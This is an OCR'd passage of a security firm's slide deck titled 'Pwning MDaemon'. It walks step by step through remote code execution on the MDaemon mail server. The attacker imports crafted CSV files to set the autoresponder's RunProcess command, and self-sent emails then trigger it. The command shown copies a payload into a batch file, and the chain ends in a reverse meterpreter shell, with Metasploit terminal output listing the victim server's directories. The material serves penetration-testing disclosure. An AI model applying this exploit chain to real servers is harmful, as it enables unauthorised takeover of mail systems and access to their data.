
```
1  [goofy@ac1dc0de.com]
2  Enabled=Yes
3  MailBackFile=C:\MDaemon\APP\goofy@ac1dc0de.com.rsp
4  RunProcess=cmd.exe /K copy goofy@ac1dc0de.com.rsp msf.bat /Y
5  PassMessage=No
```

The screenshot shows that the contents of the *AutoResp.dat* file have changed. The *Enabled* parameter has been set to *Yes* and the *MailBackFile* parameter has been inserted into the file. The fact that the *RunProcess* parameter still remains unchanged is also very important.




By sending an email to our own email account initiates the execution of the value specified in the *RunProcess* parameter of the *AutoRespo.dat* file (look at the screenshot above).

Pwning MDaemon




Upon receipt of our email the system executes the command specified in the *AutoResp.dat* file and copies the *goofy@ac1dcode.com.rsp* file to *msf.bat*.

Pwning MDaemon




Importing a second *.csv* file (e.g. *RCE2.csv*) with *"msf.bat"* as the command specified in the *RunProcess* parameter, the *AutoResp.dat* gets modified as shown in the left screenshot. Again, the *Enabled* field is set to *No* and therefore we have to set it to *Yes* using the procedure we followed above. However, this time we will not paste the contains of the meterpreter batch file in the Autoresponder text area; instead we can write something short in the text area (it is compulsory to write something), enable Autoresponder and save the changes.




Upon saving the Autoresponder settings in WebAdmin, the *AutoRespo.dat* file looks like the screenshot on the left. Autoresponder has now been enabled.

Pwning MDaemon




Sending a second email to our own account triggers the execution of the command inside *AutoResp.dat*. The command generates the reverse meterpreter executable on the system.

Pwning MDaemon



The third import file sets the reverse meterpreter executable as the *RunProcess* value.



Enabling Autoresponder through the procedure already mentioned in previous slides, modifies the contents of the *AutoResp.dat* accordingly.

Pwning MDaemon

```
Terminal
File  Edit  View  Terminal  Help
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.10.72:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.72:4444 -> 192.168.10.111:1446) at
2013-01-24 02:40:22 -0500

meterpreter > ls \\mdaemon

Listing: \mdaemon
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:53 -0500  .
40777/rwxrwxrwx   0     dir   1980-01-01 03:00:00 -0500  ..
40777/rwxrwxrwx   0     dir   2013-01-24 02:38:17 -0500  App
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:43 -0500  Archives
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:43 -0500  Attachments
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:53 -0500  CFilter
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:43 -0500  Digests
40777/rwxrwxrwx   0     dir   2013-01-22 06:56:21 -0500  Docs
40777/rwxrwxrwx   0     dir   2013-01-22 07:00:43 -0500  Gateways
```

The final step in getting our reverse meterpreter shell is simply to send the third and final email to ourselves.

QSecure

(Information Security Services)

www.qsecure.com.cy